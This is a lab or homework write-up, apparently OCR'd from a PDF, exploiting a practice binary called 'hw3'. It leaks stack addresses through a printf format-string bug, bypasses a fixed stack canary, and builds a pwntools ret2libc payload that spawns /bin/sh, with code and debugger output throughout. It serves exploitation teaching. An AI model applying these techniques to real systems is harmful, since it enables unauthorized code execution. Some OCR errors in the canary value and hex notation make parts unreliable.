```
┌──(kali㉿kali)-[~/Desktop]
└─$ /lib/x86_64-linux-gnu/libc.so.6
GNU C Library (Debian GLIBC 2.33-6) release release version 2.33.
Copyright (C) 2021 Free Software Foundation, Inc.
This is free software; see the source for copying conditions.
There is NO warranty; not even for MERCHANTABILITY or FITNESS FOR A
PARTICULAR PURPOSE.
Compiled by GNU CC version 10.3.0.
libc ABIs: UNIQUE IFUNC ABSOLUTE
For bug reporting instructions, please see:
<http://www.debian.org/Bugs/>.

┌──(kali㉿kali)-[~/Desktop]
└─$ sudo ./enableASLR.sh
+ aslrPATH=/proc/sys/kernel/randomize_va_space
++ cat /proc/sys/kernel/randomize_va_space
+ ASLR=2
+ '[' 2 = 0 ']'
+ echo 'ALSR is already enabled!'
ALSR is already enabled!
```

Let’s run the program first-

```
┌──(kali㉿kali)-[~/Desktop]
└─$ ./hw3
--------------------------------------------------------------------------------
Welcome to the Dash Dash Food online ordering system!
--------------------------------------------------------------------------------
Please select from the following options:
1. Place an Order.
2. Check order status.
3. Register to be a driver.
4. Log off.
--------------------------------------------------------------------------------
Your selection >
2

Enter your order number>
50
You entered> 50
--------------------------------------------------------------------------------
Welcome to the Dash Dash Food online ordering system!
--------------------------------------------------------------------------------
Please select from the following options:
1. Place an Order.
2. Check order status.
3. Register to be a driver.
4. Log off.
--------------------------------------------------------------------------------
Your selection >
1

Please place your order here.  You can have anything you'd like!  Ice cream, coffee, hamburgers, pizza,
or a breautiful Chateaubrian.
What would you like >
Ice cream
--------------------------------------------------------------------------------
Welcome to the Dash Dash Food online ordering system!
--------------------------------------------------------------------------------
Please select from the following options:
1. Place an Order.
2. Check order status.
3. Register to be a driver.
4. Log off.
--------------------------------------------------------------------------------
Your selection >
4

Thank you for logging in!  See you later.
```

Figure 1.1

Upon running the program (figure 1.1), we can notice that there are a few switch cases used and it can be clearly noted that the program is running on a loop.

Let's use Ghidra to decompile and view the C code.

```
1
2  void main(void)
3
4  {
5    do {
6      loop();
7    } while( true );
8  }
9
```

Figure 1.2

The main function is calling the loop function, Let's examine the loop function.

```
  puts("Your selection >");
  __isoc99_scanf(&DAT_00102215,&local_9);
  getchar();
  putchar(10);
  if (local_9 == '4') {
    puts("Thank you for logging in!  See you later.");
                    /* WARNING: Subroutine does not return *
    exit(0);
  }
  if (local_9 < '5') {
    if (local_9 == '3') {
      registerDriver();
      getchar();
    }
    else if (local_9 < '4') {
      if (local_9 == '1') {
        order();
        getchar();
      }
      else if (local_9 == '2') {
        status();
        getchar();
      }
    }
  }
  return;
}
```

Figure 1.3

Based on the input given different functions are called again.

registerDriver function:

```
1
2  void registerDriver(void)
3
4  {
5    puts("Register> ");
6    return;
7  }
```

Figure 1.4

The register function just has a puts statement.

Order function:

```
2  void order(void)
3
4  {
5    char local_58 [72];
6    undefined8 local_10;
7
8    local_10 = 0xf007ballf007ball;
9    puts(
10       "Please place your order here.  You can hav
         ers, pizza, or a breautiful Chateaubrian."
11       );
12   puts("What would you like >");
13   fgets(local_58,0x84,stdin);
14   detectStackSmash(local_10);
15   return;
16 }
17
```

Figure 1.5

The order function has fgets function which is vulnerable. Also, the order function is calling detectStackSmash to place a value on the stack. The stack canary value is fixed which is **0xf007ballf007ball**.

```
└─$ ./hw3
------------------------------------------------------------
Welcome to the Dash Dash Food online ordering system!
------------------------------------------------------------
Please select from the following options:
1. Place an Order.
2. Check order status.
3. Register to be a driver.
4. Log off.
------------------------------------------------------------
Your selection >
1

Please place your order here.  You can have anything you'd like!  Ice cream,
or a breautiful Chateaubrian.
What would you like >
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
oi! oi! Stack smashing detected. Exiting now.
```

Figure 1.6

The programming is exiting when overflowed with ‘A’s because of the stack canary. In order to overcome this, we have to place our stack canary back into our input if we are overflowing the stack.

```
1
2  void status(void)
3
4  {
5    char local_48 [64];
6
7    puts("Enter your order number>");
8    __isoc99_scanf(&DAT_0010212d,local_48);
9    printf("You entered> ");
.0   printf(local_48);
.1   putchar(10);
.2   return;
.3 }
```

Figure 1.7

The status function has a vulnerable printf function. It is printing out the input value given. So, this can be used to leak the data from the stack.

```
└─$ ./hw3
--------------------------------------------------------------------------------
Welcome to the Dash Dash Food online ordering system!
--------------------------------------------------------------------------------
Please select from the following options:
1. Place an Order.
2. Check order status.
3. Register to be a driver.
4. Log off.
--------------------------------------------------------------------------------
Your selection >
2

Enter your order number>
%8$p
You entered> 0x7ffff7fa37a8
```

Figure 1.8

Option 1 of the program to be used for the buffer overflow attack.

Option 2 of the program to be used to leak the value from the stack.



Figure 1.9

The program is a 64-bit program. It has NX enabled so that means our payload will not execute on the stack. In order to overcome this, we have to make our stack executable. Ret2libc can be used to overcome this problem.

Our payload to exploit the binary and get a shell should look something like this :

libCSystem Addr
PTR to “/bin/sh”
Return Pointer (Pop RDI Gadget)
RBP 8 Bytes
Stack Smasher 8 Bytes
Buffer 72 Bytes



Figure 2

The values of the libCSystem Addr, POP RDI Gadget and PTR to "/bin/sh" can obtained in the GDB easily but since the ASLR is turned on the values might change on every run of the program.

We need to calculate the offsets from the leaked values from the stack to these addresses and use them in the payload. This process has to be done automatically.



Figure 2.1

The highlighted values in the figure 2.1 are the closest values to the values of libCSystem Addr, POP RDI Gadget and PTR to "/bin/sh".

libCSystem -> 0x7ffff7e1d860

POP RDI -> 0x000055555555546b

PTR to "/bin/sh -> 0x7ffff7f6c882

Make sure to select the values on the stack which are from the libC tables only.

Selected values on stack:

1)**0x555555555410**

```
Enter your order number>
%11$p
You entered> 0×555555555410
```

It's 11th on the stack.

POP RDI (0x000055555555546b) - 0x555555555410 =91

2)**0x7ffff7dfb7fd**

```
Enter your order number>
%23$p
You entered> 0×7ffff7dfb7fd
```

It's 23rd on the stack.

LibCSystem (0x7ffff7e1d860) - 0x7ffff7dfb7fd =139363

PTR to "/bin/sh (0x7ffff7f6c882) - 0x7ffff7dfb7fd=1511557

Since we have calculated the offsets, we can extract the correct values required dynamically on every run. Let's create a payload with the help of pwntools.

The following code is used to leak the values from the stack and adding the offsets.

```
io = start()

#Leaking values from the stack
io.sendline("2")
io.recvuntil("Enter your order number>\n")
io.sendline("%23$p")
binsh_addr=io.recvline()
libc_addr=binsh_addr

io.sendline("2")
io.recvuntil("Enter your order number>\n")
io.sendline("%11$p")
rdi_addr=io.recvline()


binsh_addr_str=binsh_addr.strip().decode("utf-8")
libc_addr_str=libc_addr.strip().decode("utf-8")
rdi_addr_str=rdi_addr.strip().decode("utf-8")

#stripping the You entered> value from the string
binsh_addr_str=binsh_addr_str[13:]
libc_addr_str=libc_addr_str[13:]
rdi_addr_str=rdi_addr_str[13:]

#Converting to Hex values to Integers
binsh_addr_int=int( binsh_addr_str, 16)
libc_addr_int=int( libc_addr_str, 16)
rdi_addr_int= int( rdi_addr_str, 16)


#Calculating the offsets
binsh_final=binsh_addr_int+int(1511557)
libc_final=libc_addr_int +int (139363)
rdi_final=rdi_addr_int+ int(91)
```

Figure 2.2

```
#define payload
overFlow = b'A'*72
nops=b'\x90' * 8
#placing the stackSmasher value in the payload
canary=pwn.p64(0×f007ba11f007ba11)
libCSystem = pwn.p64(libc_final)
popRDI = pwn.p64(rdi_final)
binSH = pwn.p64(binsh_final)

payload = pwn.flat(
        [
            overFlow,
            canary,
            nops,
            popRDI,
            binSH,
            libCSystem
        ]
    )
```

Figure 2.3

Executing our payload as a whole the shell can be obtained as show in the figure 2.4.



Figure 2.4

We have successfully exploited the binary obtained the shell.